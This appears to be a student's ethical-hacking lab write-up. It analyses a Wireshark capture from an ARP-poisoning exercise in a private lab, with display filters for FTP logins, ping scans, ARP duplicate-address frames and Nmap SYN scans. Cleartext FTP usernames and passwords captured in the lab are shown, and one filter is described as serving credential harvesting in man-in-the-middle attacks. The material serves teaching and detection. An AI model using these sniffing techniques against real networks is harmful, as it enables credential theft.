
```
10/12/25 07:32:25 tcp 192.168.1.17.49284 → 192.168.1.21.21 (ftp)  
USER testftp  
PASS MySecurePass
```

```
10/12/25 07:43:40 tcp 192.168.1.17.49292 → 192.168.1.21.21 (ftp)  
USER win7B  
PASS Passw0rd!f
```

From the beginning I started wireshark to capture all traffic then I stopped the capturing and started to apply some filters to see what I have captured and how it could help

**tcp.port==21**

Captures all FTP control channel traffic on port 21, helping monitor FTP sessions and command exchanges.



## NTI Ethical Hacking

### *ftp or ftp-data*

Displays both FTP command (port 21) and data transfer (port 20) channels, useful for complete FTP session analysis.

| ftp or ftp-data |                 |              |              |           |        |                                                                |
|-----------------|-----------------|--------------|--------------|-----------|--------|----------------------------------------------------------------|
| No.             | Time            | Source       | Destination  | Protocol  | Length | Info                                                           |
| 4530            | 1259.7979335... | 192.168.1.21 | 192.168.1.17 | FTP       | 78     | Response: 226 Transfer complete.                               |
| 5185            | 1466.6933136... | 192.168.1.21 | 192.168.1.17 | FTP       | 81     | Response: 220 Microsoft FTP Service                            |
| 5219            | 1472.0302418... | 192.168.1.17 | 192.168.1.21 | FTP       | 66     | Request: USER win7B                                            |
| 5221            | 1472.0331764... | 192.168.1.21 | 192.168.1.17 | FTP       | 88     | Response: 331 Password required for win7B.                     |
| 5255            | 1480.5464054... | 192.168.1.17 | 192.168.1.21 | FTP       | 71     | Request: PASS Passw0rd!f                                       |
| 5257            | 1480.5492651... | 192.168.1.21 | 192.168.1.17 | FTP       | 75     | Response: 230 User logged in.                                  |
| 5269            | 1483.5386931... | 192.168.1.17 | 192.168.1.21 | FTP       | 81     | Request: PORT 192,168,1,17,192,141                             |
| 5272            | 1483.5463301... | 192.168.1.21 | 192.168.1.17 | FTP       | 84     | Response: 200 PORT command successful.                         |
| 5279            | 1483.5741485... | 192.168.1.17 | 192.168.1.21 | FTP       | 60     | Request: LIST                                                  |
| 5281            | 1483.5772557... | 192.168.1.21 | 192.168.1.17 | FTP       | 108    | Response: 125 Data connection already open; Transfer starting. |
| 5282            | 1483.5772558... | 192.168.1.21 | 192.168.1.17 | FTP-DA... | 108    | FTP Data: 54 bytes (PORT) (PORT 192,168,1,17,192,141)          |
| 5284            | 1483.5773726... | 192.168.1.21 | 192.168.1.17 | FTP       | 78     | Response: 226 Transfer complete.                               |
| 5374            | 1507.3427363... | 192.168.1.17 | 192.168.1.21 | FTP       | 81     | Request: PORT 192,168,1,17,192,142                             |
| 5377            | 1507.3493072... | 192.168.1.21 | 192.168.1.17 | FTP       | 84     | Response: 200 PORT command successful.                         |
| 5383            | 1507.3722302... | 192.168.1.17 | 192.168.1.21 | FTP       | 60     | Request: LIST                                                  |
| 5386            | 1507.3775811... | 192.168.1.17 | 192.168.1.21 | FTP       | 108    | Response: 125 Data connection already open; Transfer starting. |
| 5387            | 1507.3775813... | 192.168.1.21 | 192.168.1.17 | FTP-DA... | 108    | FTP Data: 54 bytes (PORT) (LIST)                               |
| 5389            | 1507.3781409... | 192.168.1.21 | 192.168.1.17 | FTP       | 78     | Response: 226 Transfer complete.                               |

Frame 5377: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface eth0, id 0

Ethernet II, Src: VMware\_6b:fd:f2 (00:0c:29:6b:fd:f2), Dst: VMware\_4e:95:63 (00:0c:29:4e:95:63)

Internet Protocol Version 4, Src: 192.168.1.21, Dst: 192.168.1.17

Transmission Control Protocol, Src Port: 21, Dst Port: 49292, Seq: 191, Ack: 90, Len: 30

Source Port: 21

Destination Port: 49292

[Stream index: 1222]

[Conversation completeness: Incomplete, DATA (15)]

[TCP Segment Len: 30]

Sequence Number: 191 (relative sequence number)

Sequence Number (raw): 432444154

[Next Sequence Number: 221 (relative sequence number)]

Acknowledgment Number: 90 (relative ack number)

Acknowledgment number (raw): 4088833182

0101 .... = Header Length: 20 bytes (5)

0000 00 0c 29 4e 95 63 00 0c 29 6b fd f2 08 00 45 00  
0010 00 46 03 56 40 00 80 06 73 e5 c0 a8 01 15 c0 a8  
0020 01 11 00 15 c0 8c 19 c6 92 fa f3 b6 a4 9e 50 1f  
0030 01 00 68 98 00 00 32 30 30 20 50 4f 52 54 20 63  
0040 6f 6d 6d 61 6e 64 20 73 75 63 63 65 73 73 66 75  
0050 6c 2e 0d 0a

***ftp.request.command == "USER" || ftp.request.command == "PASS"***


Specifically filters FTP authentication packets, essential for credential harvesting in MITM attacks.

| ftp.request.command == "USER"    ftp.request.command == "PASS" |                 |              |              |          |        |                             |
|----------------------------------------------------------------|-----------------|--------------|--------------|----------|--------|-----------------------------|
| No.                                                            | Time            | Source       | Destination  | Protocol | Length | Info                        |
| 6045                                                           | 1693.1435072... | 192.168.1.17 | 192.168.1.21 | FTP      | 71     | Request: PASS Passw0rd!f    |
| 6008                                                           | 1681.3315221... | 192.168.1.17 | 192.168.1.21 | FTP      | 66     | Request: USER win7B         |
| 5255                                                           | 1480.5464054... | 192.168.1.17 | 192.168.1.21 | FTP      | 71     | Request: PASS Passw0rd!f    |
| 5219                                                           | 1472.0302418... | 192.168.1.17 | 192.168.1.21 | FTP      | 66     | Request: USER win7B         |
| 4307                                                           | 1218.7106479... | 192.168.1.17 | 192.168.1.21 | FTP      | 73     | Request: PASS MySecurePass  |
| 4262                                                           | 1206.8159858... | 192.168.1.17 | 192.168.1.21 | FTP      | 68     | Request: USER testftp       |
| 4162                                                           | 1186.5496228... | 192.168.1.17 | 192.168.1.21 | FTP      | 74     | Request: PASS MySecurePass! |
| 4124                                                           | 1177.7889508... | 192.168.1.17 | 192.168.1.21 | FTP      | 68     | Request: USER testftp       |
| 2852                                                           | 814.126196619   | 192.168.1.17 | 192.168.1.21 | FTP      | 73     | Request: PASS MySecurePass  |
| 2776                                                           | 791.751733696   | 192.168.1.17 | 192.168.1.21 | FTP      | 68     | Request: USER testftp       |
| 1550                                                           | 422.969310137   | 192.168.1.17 | 192.168.1.21 | FTP      | 71     | Request: PASS Passw0rd!f    |
| 1546                                                           | 422.957522262   | 192.168.1.17 | 192.168.1.21 | FTP      | 66     | Request: USER win7B         |
| 1493                                                           | 421.573020677   | 192.168.1.17 | 192.168.1.21 | FTP      | 71     | Request: PASS Passw0rd!f    |
| 1489                                                           | 421.549049880   | 192.168.1.17 | 192.168.1.21 | FTP      | 66     | Request: USER win7B         |
| 1406                                                           | 405.625854933   | 192.168.1.17 | 192.168.1.21 | FTP      | 66     | Request: PASS User@         |
| 1402                                                           | 405.609195227   | 192.168.1.17 | 192.168.1.21 | FTP      | 70     | Request: USER anonymous     |
| 1381                                                           | 404.828904634   | 192.168.1.17 | 192.168.1.21 | FTP      | 66     | Request: PASS User@         |
| 1377                                                           | 404.809897052   | 192.168.1.17 | 192.168.1.21 | FTP      | 70     | Request: USER anonymous     |
| 1353                                                           | 400.933469216   | 192.168.1.17 | 192.168.1.21 | FTP      | 66     | Request: PASS User@         |
| 1349                                                           | 400.917028958   | 192.168.1.17 | 192.168.1.21 | FTP      | 70     | Request: USER anonymous     |

## NTI Ethical Hacking

***icmp.type == 8 and icmp.code == 0***

Identifies ICMP echo requests (ping scans), commonly used in network reconnaissance



Wireshark - Packet 777 - eth0

Filter: icmp.type == 8 and icmp.code == 0

| No. | Time          | Source       | Destination  | Protocol | Length | Info                                                                        |
|-----|---------------|--------------|--------------|----------|--------|-----------------------------------------------------------------------------|
| 776 | 261.351007467 | 192.168.1.21 | 192.168.1.22 | ICMP     | 42     | Echo (ping) request id=0x7ee7, seq=32487/59262, ttl=64 (no response found!) |
| 777 | 261.351727161 | 192.168.1.22 | 192.168.1.21 | ICMP     | 42     | Echo (ping) request id=0x7ee7, seq=32487/59262, ttl=64 (reply in 780)       |

Frame 777: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0

Ethernet II, Src: VMware\_4e:95:63 (00:0c:29:4e:95:63), Dst: VMware\_6b:fd:f2 (00:0c:29:6b:fd:f2)

Internet Protocol Version 4, Src: 192.168.1.22, Dst: 192.168.1.21

0100 .... = Version: 4

.... 0101 = Header Length: 20 bytes (5)

Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Total Length: 28

Identification: 0x7ee7 (32487)

000. .... = Flags: 0x0

...0 0000 0000 0000 = Fragment Offset: 0

Time to Live: 64

Protocol: ICMP (1)

Header Checksum: 0x787e [validation disabled]

[Header checksum status: Unverified]

Source Address: 192.168.1.22

Destination Address: 192.168.1.21

[Stream index: 13]

Internet Control Message Protocol

Type: 8 (Echo (ping) request)

Code: 0

Checksum: 0xfa30 [correct]

[Checksum Status: Good]


0000 00 0c 29 6b fd f2 00 0c 29 4e 95 63 08 00 45 00 ..)k....)Nc..E

0010 00 1c 7e e7 00 00 40 01 78 7e c0 a8 01 16 c0 a8 ...~...@..X~.....

0020 01 15 08 00 fa 30 7e e7 7e e7 ....0~..~.

***arp and frame.time\_delta < 0.1***

Identifies ARP storm attacks with rapid ARP packets, typical in ARP poisoning.



Wireshark - \*eth0

Filter: arp and frame.time\_delta < 0.1

| No. | Time          | Source          | Destination     | Protocol | Length | Info                                                                             |
|-----|---------------|-----------------|-----------------|----------|--------|----------------------------------------------------------------------------------|
| 3   | 4.136507328   | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)   |
| 15  | 14.205477689  | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)   |
| 17  | 14.420113290  | zte_e5:49:c3    | VMware_78:dc:a4 | ARP      | 60     | 192.168.1.1 is at 34:36:54:e5:49:c3                                              |
| 73  | 19.438357972  | VMware_78:dc:a4 | zte_e5:49:c3    | ARP      | 60     | 192.168.1.22 is at 00:0c:29:78:dc:a4                                             |
| 75  | 24.234558821  | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)   |
| 84  | 34.246986025  | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)   |
| 91  | 36.568273417  | VMware_6b:fd:f2 | Broadcast       | ARP      | 60     | Who has 192.168.1.1? Tell 192.168.1.21 (duplicate use of 192.168.1.21 detected!) |
| 92  | 36.640992219  | zte_e5:49:c3    | VMware_6b:fd:f2 | ARP      | 60     | 192.168.1.1 is at 34:36:54:e5:49:c3 (duplicate use of 192.168.1.21 detected!)    |
| 121 | 41.660292242  | zte_e5:49:c3    | VMware_6b:fd:f2 | ARP      | 60     | Who has 192.168.1.21? Tell 192.168.1.1                                           |
| 122 | 41.660292335  | VMware_6b:fd:f2 | zte_e5:49:c3    | ARP      | 60     | 192.168.1.21 is at 00:0c:29:6b:fd:f2                                             |
| 130 | 44.258422989  | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)   |
| 149 | 54.269191939  | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)   |
| 158 | 57.181381160  | VMware_4e:95:63 | Broadcast       | ARP      | 42     | Who has 192.168.1.22? Tell 192.168.1.16                                          |
| 159 | 57.182333911  | VMware_78:dc:a4 | VMware_4e:95:63 | ARP      | 60     | 192.168.1.22 is at 00:0c:29:78:dc:a4                                             |
| 184 | 62.177561243  | VMware_6b:fd:f2 | VMware_4e:95:63 | ARP      | 60     | 192.168.1.21 is at 00:0c:29:6b:fd:f2                                             |
| 189 | 63.267892424  | zte_e5:49:c3    | VMware_4e:95:63 | ARP      | 60     | 192.168.1.1 is at 34:36:54:e5:49:c3                                              |
| 191 | 64.280392928  | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)   |
| 224 | 71.253857300  | zte_e5:49:c3    | VMware_4e:95:63 | ARP      | 60     | Who has 192.168.1.16? Tell 192.168.1.1                                           |
| 225 | 71.253870896  | VMware_4e:95:63 | zte_e5:49:c3    | ARP      | 42     | 192.168.1.16 is at 00:0c:29:4e:95:63                                             |
| 227 | 74.293154274  | VMware_4e:95:63 | VMware_78:dc:a4 | ARP      | 42     | 192.168.1.21 is at 00:0c:29:4e:95:63                                             |
| 228 | 74.293237292  | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)   |
| 237 | 81.218353706  | zte_e5:49:c3    | VMware_78:dc:a4 | ARP      | 60     | 192.168.1.1 is at 34:36:54:e5:49:c3                                              |
| 242 | 84.303702288  | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)   |
| 304 | 94.314690749  | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)   |
| 372 | 100.068071326 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | Who has 192.168.1.21? Tell 192.168.1.16                                          |
| 373 | 100.068144744 | VMware_78:dc:a4 | VMware_4e:95:63 | ARP      | 60     | 192.168.1.22 is at 00:0c:29:78:dc:a4                                             |
| 374 | 100.068336147 | VMware_6b:fd:f2 | VMware_4e:95:63 | ARP      | 60     | 192.168.1.21 is at 00:0c:29:6b:fd:f2                                             |
| 377 | 100.643149269 | zte_e5:49:c3    | VMware_4e:95:63 | ARP      | 60     | 192.168.1.1 is at 34:36:54:e5:49:c3                                              |
| 382 | 104.325009343 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)   |
| 395 | 114.335820421 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)   |
| 400 | 116.523362389 | VMware_4e:95:63 | zte_e5:49:c3    | ARP      | 42     | 192.168.1.16 is at 00:0c:29:4e:95:63                                             |
| 413 | 124.346933603 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 is at 00:0c:29:4e:95:63 (duplicate use of 192.168.1.21 detected!)   |

## NTI Ethical Hacking

### *arp.duplicate-address-frame*

Flags duplicate IP address detection, a key indicator of ARP cache poisoning attacks.

| arp.duplicate-address-frame |               |                 |                 |          |        |              |       |                   |                                           |
|-----------------------------|---------------|-----------------|-----------------|----------|--------|--------------|-------|-------------------|-------------------------------------------|
| No.                         | Time          | Source          | Destination     | Protocol | Length | Info         |       |                   |                                           |
| 382                         | 104.325009343 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 395                         | 114.335820421 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 413                         | 124.346933603 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 419                         | 134.358013824 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 424                         | 144.368740126 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 431                         | 154.379538728 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 437                         | 164.403523690 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 444                         | 174.414592084 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 453                         | 184.425460078 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 466                         | 194.447765689 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 472                         | 200.437908895 | VMware_4e:95:63 | VMware_78:dc:a4 | ARP      | 42     | 192.168.1.21 | is at | 00:0c:29:6b:fd:f2 | (duplicate use of 192.168.1.21 detected!) |
| 473                         | 200.437980380 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:78:dc:a4 | (duplicate use of 192.168.1.21 detected!) |
| 474                         | 201.453359527 | VMware_4e:95:63 | VMware_78:dc:a4 | ARP      | 42     | 192.168.1.21 | is at | 00:0c:29:6b:fd:f2 | (duplicate use of 192.168.1.21 detected!) |
| 475                         | 201.453448216 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:78:dc:a4 | (duplicate use of 192.168.1.21 detected!) |
| 476                         | 202.464396200 | VMware_4e:95:63 | VMware_78:dc:a4 | ARP      | 42     | 192.168.1.21 | is at | 00:0c:29:6b:fd:f2 | (duplicate use of 192.168.1.21 detected!) |
| 477                         | 202.464453007 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:78:dc:a4 | (duplicate use of 192.168.1.21 detected!) |
| 628                         | 232.500008129 | VMware_6b:fd:f2 | VMware_4e:95:63 | ARP      | 60     | 192.168.1.21 | is at | 00:0c:29:6b:fd:f2 |                                           |
| 779                         | 261.352372812 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 787                         | 262.365107752 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 789                         | 263.375560463 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 791                         | 264.386017607 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 793                         | 265.396521042 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 799                         | 266.469844051 | VMware_6b:fd:f2 | VMware_4e:95:63 | ARP      | 60     | 192.168.1.21 | is at | 00:0c:29:6b:fd:f2 |                                           |
| 806                         | 275.407059648 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 813                         | 285.417597258 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 830                         | 295.428608179 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 844                         | 302.818114881 | VMware_6b:fd:f2 | VMware_4e:95:63 | ARP      | 60     | 192.168.1.21 | is at | 00:0c:29:6b:fd:f2 |                                           |
| 854                         | 305.439057714 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 886                         | 315.449424894 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 908                         | 325.459879527 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 928                         | 335.471205266 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |
| 964                         | 336.866464084 | VMware_6b:fd:f2 | VMware_4e:95:63 | ARP      | 60     | 192.168.1.21 | is at | 00:0c:29:6b:fd:f2 |                                           |
| 989                         | 345.481546587 | VMware_4e:95:63 | VMware_6b:fd:f2 | ARP      | 42     | 192.168.1.22 | is at | 00:0c:29:4e:95:63 | (duplicate use of 192.168.1.21 detected!) |

### *tcp.flags.syn == 1 and tcp.flags.ack == 0 and tcp.window\_size <= 1024*

Detects TCP SYN scans with Nmap-specific window sizes, indicating port scanning activity.

